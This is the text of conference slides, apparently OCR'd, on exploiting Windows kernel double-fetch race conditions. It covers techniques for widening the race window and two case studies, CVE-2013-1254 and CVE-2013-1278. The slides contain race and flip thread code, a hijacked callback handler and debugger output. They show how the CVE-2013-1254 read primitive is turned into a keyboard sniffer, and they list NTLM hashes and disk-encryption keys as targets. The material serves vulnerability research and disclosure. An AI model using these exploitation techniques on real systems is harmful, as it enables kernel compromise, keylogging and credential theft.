- Fetches from RAM are **much** more expensive.
- Especially so, if we use misaligned addresses
  - Virtual page boundaries no longer matter.
  - RAM boundaries come into play.
    - much smaller: 8 to 64 bytes in width.



At this point, we can push a controlled memory reference to take up to **~500 cycles**.

Can we go further?


TLB Flushing

- It's difficult to further slow down the data-fetching process.
    - continuously swapping out to disk is not effective.
- This leaves us with virtual address translation.
    - *Page Table* memory reads are expensive.
    - *Translation Lookaside Buffers* (TLB) are used to cache virtual/physical address associations.
    - TLBs can be flushed (`INVLPG` instruction)
        - thread context switches (preemption or `SwitchToThread`)
        - working set API (`VirtualUnlock` or `EmptyWorkingSet`)

TLB Flushing

- On a TLB miss, CPU performs a *page walk*
  - Introduces three or four extra reads from RAM
    - influenced by PAE
    - varies between x86 and x86-64
  - Further extends the completion time of an instruction by thousands of cycles.

TLB Flushing



TLB Flushing

- First reference to memory a region is extended to over 2,500 cycles.
  - All further accesses use cached TLB entries.
- Flushing the translation cache costs time
  - `EmptyWorkingSet` takes ~81,000 cycles on test machine.
  - `VirtualUnlock` takes ~900, has the same outcome.
    - This is less than the overhead it adds!
    - Practically always cost effective.
- Useful when there are user-mode memory reads inside of the attack window.

Thread assignment

- Soo... we extended the attack window from 10 to 10,000 cycles... what now?
- Given n CPUs, how to use them most effectively?
  - assume $n \geq 2$
- Presence of *Hyper-Threading* changes things dramatically, let's consider both cases separately.


Thread assignment: approach

- Test scenario: six cores (Intel i7-3930K CPU as usual)
- We tested seven different assignment strategies
  - Chosen arbitrarily based on gut feeling
  - Each examined against a cached / non-cached memory region
- Used a custom user-mode app counting race wins against:

```
void run_race(uint32_t *addr) {
  __asm("mov ecx, %0" : "=m"(addr));
  __asm("@@:");
  __asm("mov eax, [ecx]");
  __asm("mov edx, [ecx]");
  __asm("cmp eax, edx");
  __asm("jz @@");
}
```


Thread assignment with HT

- CPU #0 and #1, #2 and #3, #4 and #5 on the same physical chip.



Thread assignment without HT

- All cores physically separate.



Thread assignment: conclusions

- Regardless of Hyper-Threading, it is best to create n/2 pairs of (trigger, flip) threads, each pair targeting different memory area.
  - 1 thread per 1 cpu: no unnecessary context switches.
  - 1 region per pair: no unnecessary memory locks.
- With HT enabled, choose cacheable regions.
  - L1/2 caches are shared between both logical CPUs.
  - Faster access means more wins per second.
- With HT disabled, choose non-cacheable regions.

Flipping bytes

- Flipping thread code should be typically as simple as:

```
xor [eax], 0x8000
jmp $-4
```

- Either a binary (`xor`) or arithmetic (`sub`, `add`, `mul`) operation can be used for the flipping.

XOR

`0000 → 8000 → 0000 → 8000 → 0000 → 8000 → 0000`

ADD

`0000 → 0001 → 0002 → 0003 → 0004 → 0005 → 0006`

Flipping bytes - comparison

XOR

- Precise...
  - always 2 variable states (the good and the bad)
- ... but slow
  - odd number of flips required within the window
  - otherwise the value doesn't change

ADD

- Less precise
  - many variable states
  - you never know how the value changed between the two fetches
- Fast
  - Any number of flips is good.
  - 2 times more effective than XOR

Flipping bytes - comparison

XOR

- Bugs with binary decision
  - e.g. pointers

```
__try {
  ProbeForWrite(*UserPtr,
                sizeof(STRUCTURE),
                1);
  (*UserPtr)->Field = 0;
} except {
  return GetExceptionCode();
}
```

ADD

- Bugs with relative relations
  - e.g. dynamic allocations

```
Object = ExAllocatePool(PagedPool,
                        *UserPtr);
if (Object != NULL) {
  RtlCopyMemory(Object,
                UserPtr,
                *UserPtr);
}
```

Other tips & tricks

- Certain scenarios require further tricks
  - single-cpu configurations are significantly more difficult to exploit
    - rarely used
  - prioritization of attacker's threads over other threads in a shared system
    - thread / process priority classes
  - ...
- Insufficient time :(
- Be sure to check the whitepaper!

Case study

CVE-2013-1254 (remainder)

A whole group of issues (27 in total)

```
.text:BF8C3120        mov     eax, _W32UserProbeAddress
[...]
.text:BF8C3154        cmp     [ecx+8], eax
.text:BF8C3157        jnb     short loc_BF8C315C
.text:BF8C3159        mov     eax, [ecx+8]
```

CVE-2013-1254 (remainder)

```
typedef struct _CALLBACK_OUTPUT {
  /* +0x00 */ NTSTATUS st;
  /* +0x04 */ DWORD cbOutput;
  /* +0x08 */ PVOID pOutput;
} CALLBACK_OUTPUT, *PCALLBACK_OUTPUT;
```

CVE-2013-1254

- Construct responsible for fetching output data of a user-mode callback (`nt!KeUserModeCallback`)
- What happens next (for example):

```
.text:BF8BC4A8          push    7
.text:BF8BC4AA          pop     ecx
.text:BF8BC4AB          mov     esi, eax
.text:BF8BC4AD          rep movsd
```

- The twice-fetched pointer is used as "src" in an inlined `memcpy()` copying into local buffer.

CVE-2013-1254

The potentially arbitrary value is always used as a *read* operand, never used for *write*.

Bad news: no kernel-space memory corruption.

So what's left?

CVE-2013-1254

Many things, in fact.

However, let's first win the race.

CVE-2013-1254

- Let's settle on `win32k!SfnINOUTSTYLECHANGE`
  - triggered by `SetWindowLong(hwnd, GWL_STYLE, 0)`
- To control `ECX` (the `PCALLBACK_OUTPUT`), user-mode callbacks must be hijacked and re-implemented.
  - Trivial, pointer to callback table found in `PEB->KernelCallbackTable`

CVE-2013-1254

```
0: kd> dps poi($peb+2c) poi($peb+2c)+1a0
757ad568  757964eb USER32!__fnCOPYDATA
[...]
757ad600  757df12b USER32!__fnSENTDDEMSG
757ad604  757a4a4f USER32!__fnINOUTSTYLECHANGE
757ad608  7579e20b USER32!__fnHkINDWORD
[...]
```

- We could hook `__fnINOUTSTYLECHANGE` specifically
  - API indexes change between versions.
  - Other callbacks are not relevant, anyway.
- Let's instead hook the whole table.

CVE-2013-1254

A generic implementation of hijacked user-mode callback handler.

```
VOID CallbackHandler(PVOID lpParameter) {
    NtCallbackReturn(&address[-8],
                     sizeof(CALLBACK_OUTPUT),
                     ERROR_SUCCESS);
  }
```

CVE-2013-1254

Trivial racing and flipping threads.

```
DWORD RacingThread(HWND hwnd) {
  while (1) {
    SetWindowLong(hwnd, GWL_STYLE, 0);
  }
  return 0;
}

DWORD FlippingThread(LPDWORD address) {
  while (1) {
    *address ^= 0x80000000;
  }
  return 0;
}
```

CVE-2013-1254

Result


```
TRAP_FRAME:  8fa3fac0 -- (.trap 0xffffffff8fa3fac0)
ErrCode = 00000000
eax=800053fc ebx=00000002 ecx=002efff6 edx=00000000 esi=fffffffe edi=7ffde700
eip=922f3229 esp=8fa3fb34 ebp=8fa3fba4 iopl=0         nv up ei ng nz na pe cy
cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000             efl=00010287
win32k!SfnINOUTSTYLECHANGE+0x14d:
922f3229 8b08            mov     ecx,dword ptr [eax]  ds:0023:800053fc=????????
Resetting default scope

LAST_CONTROL_TRANSFER:  from 828ecffb to 82888840
```

CVE-2013-1254

- How to maximize wins per second?
  - Windows 7 SP1 32-bit, VirtualBox 4.2.12 (4 core) @ Intel Xeon W3690 CPU @ 3.46GHz, *Hyper-Threading* disabled.
- Previous techniques
  - two (`flip`, `race`) pairs of threads, each on separate CPU
  - `DWORD` on page boundary
  - non-cacheable memory region
  - TLB flushing
  - `xor` used for flipping
  - priority classes set to `HIGH_PRIORITY_CLASS`, `THREAD_PRIORITY_HIGHEST`

CVE-2013-1254

- Memory access right variations
  - For non-HT attacks with page boundaries, it makes sense to to use `PAGE_NOCACHE` only for the first page.
    - still extends time window, doesn't slow down the flipping thread.



CVE-2013-1254

By using the techniques, we achieved ~30 race wins per second.

(Your Mileage May Vary)

CVE-2013-1254

- The data from arbitrary location can be fetched back.
  - `GetWindowLong(hwnd, GWL_STYLE)`
- Classic `read-4` condition.
- So, we can read ~130 bytes of ring-0 memory every second. what now?

CVE-2013-1254

Options

- Defeat Kernel ASLR... meh :/
- Defeat GS stack cookies (chained with stack overrun)
- Disclose disk encryption secrets (e.g. `TrueCrypt` key)
- Disclose pool garbage
  - `nt`, `win32k.sys`, `tcpip.sys`, `ntfs.sys` sensitive data
- Disclose NTLM hashes from registry
  - cached `HKLM\SAM\SAM\Domains\Account\Users\?\V` entries
- Sniff on peripherals (e.g. a PS/2 keyboard).

CVE-2013-1254

Let's sniff the keyboard.

CVE-2013-1254

- PS/2 devices (keyboard, mouse) each have an IDT entry
  - both interrupts handled by i8042prt.sys

```
kd> !idt
Dumping IDT:
...
61: 85a4d558 i8042prt!I8042MouseInterruptService (KINTERRUPT 85a4d500)
71: 85a4d7d8 i8042prt!I8042KeyboardInterruptService (KINTERRUPT 85a4d780)
```

- KINTERRUPT pointer is encoded in each IDT_ENTRY

```
kd> ? (poi(idtr + (61 * 8) + 4) & 0xffff0000) |
      (poi(idtr + (61 * 8) + 0) & 0x0000ffff)
Evaluate expression: -2052795048 = 85a4d558
```

CVE-2013-1254

- `i8042prt.sys` descriptors can be identified via `KINTERRUPT.ServiceRoutine`
  - The two closest to `i8042prt.sys` image base.
  - Base determined with `EnumDeviceDrivers`, `GetDeviceDriverBaseName`
- Mouse / keyboard can be further distinguished with `KINTERRUPT.Irql` and `SynchronizeIrql`

CVE-2013-1254

```
kd> dt _KINTERRUPT Irql SynchronizeIrql 85a4d500
nt!_KINTERRUPT
  +0x030 Irql : 0x5 ’’
  +0x031 SynchronizeIrql : 0x6 ’’
```

different IRQL
=
mouse

```
kd> dt _KINTERRUPT Irql SynchronizeIrql 85a4d780
nt!_KINTERRUPT
  +0x030 Irql : 0x6 ’’
  +0x031 SynchronizeIrql : 0x6 ’’
```

same IRQL =
keyboard

CVE-2013-1254

A quick look into I8042KeyboardInterruptService

```
.text:000174C3     mov eax, [ebp+pDeviceObject]
.text:000174C6     mov esi, [eax+DEVICE_OBJECT.DeviceExtension]
...
.text:00017581     lea eax, [ebp+scancode]
.text:00017584     push eax
.text:00017585     push 1
.text:00017587     call _I8xGetByteAsynchronous@8
.text:0001758C     lea eax, [esi+14Ah]
.text:00017592     mov cl, [eax]
.text:00017594     mov [esi+14Bh], cl
.text:0001759A     mov cl, byte ptr [ebp+scancode]
.text:0001759D     mov [eax], cl
...
```

CVE-2013-1254

- The two most recent raw scancodes are always stored at offsets `0x14a` and `0x14b` of the keyboard `DEVICE_EXTENSION`.
  - Device extension at offset `0x28` of Device object
  - Device object at offset `0x18` of `KINTERRUPT`.
- The purpose is unclear
  - we have never detected the fields to be read from.
- Makes exploitation trivial.

CVE-2013-1254

- Approximately 630 four-byte reads to reliably locate keyboard IDT entry.
  - ~20 seconds for 30 hits / second.
- The key sniffing resolution is 60 presses per second
  - One `DWORD` read covers two scancodes.
  - Should be enough for the fastest typists in the world.
- Scancode conversion
  - `MapVirtualKeyEx(MAPVK_VSC_TO_VK)`
  - `MapVirtualKeyEx(MAPVK_VK_TO_CHAR)`


CVE-2013-1254

EXPLOIT DEMO

CVE-2013-1278

- Since XP, Windows comes with a feature called "Application Compatibility Database"
  - or "Shim Engine"
  - or "Apphelp" (short, internal name)
  - described by Alex in a series of posts [3]
- Provides with ways to hook certain API classes, among other things.
- Makes your Windows 98 SE applications work flawlessly in Windows 8.

CVE-2013-1278



CVE-2013-1278

- Apphelp has cache
  - Associates shimming information with executable file paths.
  - In Windows XP, implemented by a shared section.
  - In Vista and later, handled by `NtApphelpCacheControl`
  - Fast way to look up shimming data for commonly executed files.
- `NtApphelpCacheControl` supports several opcodes

```
ApphelpCacheLookupEntry, ApphelpCacheInsertEntry,
ApphelpCacheRemoveEntry, ApphelpCacheFlush,
ApphelpCacheDump, ApphelpCacheSetServiceStatus,
ApphelpCacheForward, ApphelpCacheQuery
```

CVE-2013-1278

Let's look into ApphelpCacheLookupEntry in Windows 7...

```
PAGE:00631EC4 mov ecx, [edi+18h]
...
PAGE:00631EE0 push 4
PAGE:00631EE2 push eax
PAGE:00631EE3 push ecx
PAGE:00631EE4 call _ProbeForWrite@12
PAGE:00631EE9 push dword ptr [esi+20h]
PAGE:00631EEC push dword ptr [esi+24h]
PAGE:00631EEF push dword ptr [edi+18h]
PAGE:00631EF2 call _memcpy
```

... same pattern in ApphelpCacheQuery

CVE-2013-1278

Translates to:

```
ProbeForWrite(*UserPtr, Length, Alignment);
memcpy(*UserPtr, Data, Length);
```

so, a write-where condition.

- one shot one kill
- easy accessible
- trivial to win the race

CVE-2013-1278

Required input structure

Offset	Value
`0x98`	A handle to the executable file, e.g. `C:\Windows\system32\wuauclt.exe`
`0x9c`	`UNICODE_STRING` structure containing NT path of the file
`0xa4`	Size of the output buffer, e.g. `0xffffffff`
`0xa8`	Pointer to the output buffer

subject to race

CVE-2013-1278

- Relatively large window makes it easy to get a hit.
  - Dozens of separating instructions (mainly `ProbeForWrite`)
  - Two simple threads on two cores are more than enough
    - One core would likely suffice

```
TRAP_FRAME:  a8646bc8 -- (.trap 0xffffffffa8646bc8)
ErrCode = 00000002
eax=a5f34440 ebx=82951c00 ecx=00000072 edx=00000000 esi=a5f34278 edi=f0405100
eip=8284eef3 esp=a8646c3c ebp=a8646c44 iopl=0         nv up ei pl nz ac pe nc
cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000             efl=00010216
nt!memcpy+0x33:
8284eef3 f3a5            rep movs dword ptr es:[edi],dword ptr [esi]
Resetting default scope
```

CVE-2013-1278

We've got the "where". What about the "what"?

```
8c974e38  00034782 00000000 00000000 00000000 00000000 00000000
8c974e50  00000000 00000000 00000000 00000000 00000000 00000000
8c974e68  00000000 00000000 00000000 00000000 00000000 00000000
8c974e80  00000000 00000000 00000000 00000000 00000000 00000000
8c974e98  00000000 00000000 00000000 00000000 00000000 00000000
8c974eb0  00000000 00000000 00000000 00000000 00000000 00000000
8c974ec8  00000000 00000000 00000000 00000000 00000000 00000000
8c974ee0  00000001 00000000 00000000 00000000 00000000 00000000
8c974ef8  00000000 00000001 11111111 11111111 11111111 11111111
8c974f10  00000000 00000000 00000000 00000000 00000000 00000000
8c974f28  00000000 00000000 00000000 00000000 00000000 00000000
8c974f40  00000000 00000000 00000000 00000000 00000000 00000000
8c974f58  00000000 00000000 00000000 00000000 00000000 00000000
8c974f70  00000000 00000000 00000000 00000000 00000000 00000000
8c974f88  00000000 00000000 00000000 00000000 00000000 00000000
8c974fa0  00000000 00000000 00000000 00000000 00000000 00000000
8c974fb8  00000000 00000000 00000000 00000000 00000000 00000000
8c974fd0  00000000 00000000 00000000 00000000 00000000 00000000
8c974fe8  00000000 00000000 00000000 00000000 00000000 00000000
```

size = 0x1c8

CVE-2013-1278

- Large buffer, uninteresting contents
    - mostly zeros
- Inserting new entries limited to `SeTcbPrivilege`
    - proxied through the Application Experience service (see `apphelp.dll`, `aelupsvc.dll`) in `svchost.exe`

```
3: kd> kb
ChildEBP RetAddr  Args to Child
94389bb0 834584ea 94389bf4 80000ad4 94389bd4 nt!ApphelpCacheInsertEntry
94389c24 832838ba 00000002 030ef824 030ef8ec nt!NtApphelpCacheControl+0x118
...
030ef814 6fc41f5f 00000002 030ef824 00000000 ntdll!ZwApphelpCacheControl+0xc
030ef8ec 6fc4140b 0a2519d8 00001750 00000001 aelupsvc!AelpShimCacheUpdate+0x62
030ef990 6fc4150f 02e608e0 0f022a98 030ef9c4 aelupsvc!AelpProcessCacheExeMessage+0x297
030ef9a0 777b2671 030efa00 02e60a58 0f022a98 aelupsvc!AelTppWorkCallback+0x19
```

CVE-2013-1278

- Standard *write-what-where* vectors are impossible
  - `0x1c8` bytes of static or pool memory damage is irrecoverable.
  - No `HalDispatchTable+4`
  - No `reserve objects` / KAPC structure
  - ...

- How about... Private Namespace objects?

CVE-2013-1278

Private namespaces

- A security feature (sic! ☺) introduced in Windows Vista.
  - helps separate kernel object names (e.g. for different terminal sessions)
- Required API
  - `CreatePrivateNamespace`
  - `CreateBoundaryDescriptor`
  - `ClosePrivateNamespace`
- Built on top of a `DIRECTORY` kernel object.

CVE-2013-1278

Private namespaces - why awesome?

- Three advantages for exploitation

1. Controlled length

no overflow :(

```
ObCreateObject(PreviousMode,
               ObpDirectoryObjectType,
               ObjectAttributes,
               PreviousMode,
               NULL,
               UserControlled + 192,
               NULL, NULL,
               Object);
```

CVE-2013-1278

Private namespaces - why awesome?

- Three advantages for exploitation

1. Controlled length
2. Mostly controlled contents
3. Linked into `ObpPrivateNamespaceLookupTable` with builtin `LIST_ENTRY`.

CVE-2013-1278

Private namespaces - why awesome?

```
a2a3b030 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
a2a3b054 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
a2a3b078 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
a2a3b09c 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
a2a3b0c0 00000000 00000000 00000000 ffffffff a2a3b0d8 00000000 8298ba38 8298ba38 a2a3b030
a2a3b0e4 00000418 00000000 0000000b 00000001 00000001 00000418 00000000 00000001 00000406
a2a3b108 004f0041 004f0048 0044004d 00540044 00470053 0057004d 004d0053 0058004f 00480057
a2a3b12c 0047004a 00470055 00570058 00410047 00530059 004e0047 0059004d 004f0051 00450056
a2a3b150 0041004a 004c004e 0049004e 00580055 004f0055 00520048 0053004a 00440044 00550048
a2a3b174 00450050 004a004d 00490043 004f004b 00410055 0054004f 004f0054 00570048 004b0041
a2a3b198 00440059 0042004b 00420057 0044004f 00550052 00450051 00470043 00540041 0054004d
a2a3b1bc 004e0054 0049004b 00410058 004b0047 00510046 0059004a 00450051 0047004d 00530058
a2a3b1e0 00440049 00450052 00430052 00450052 00520053 00450055 00420049 004e0048 0057004a
a2a3b204 004d0051 004e0055 00530048 004f0053 0050004b 0044004b 0048004e 00410049 00430046
a2a3b228 0046004b 0043004d 00450048 00590041 0048004c 00460049 00460054 004d0055 00560056
a2a3b24c 00470055 004e0049 0048004b 00530053 004d004a 004e0055 0055004c 00510043 00410056
a2a3b270 0045004d 004f0041 0041004e 0042004d 00440042 0048004e 00540049 004a0052 004c004b
a2a3b294 0044004a 00470054 00580053 0053004e 00510042 00490056 0045004e 004d0054 0052004a
a2a3b2b8 004f0048 00460058 00530052 00470055 004e0041 00590052 00590042 00520041 00490049
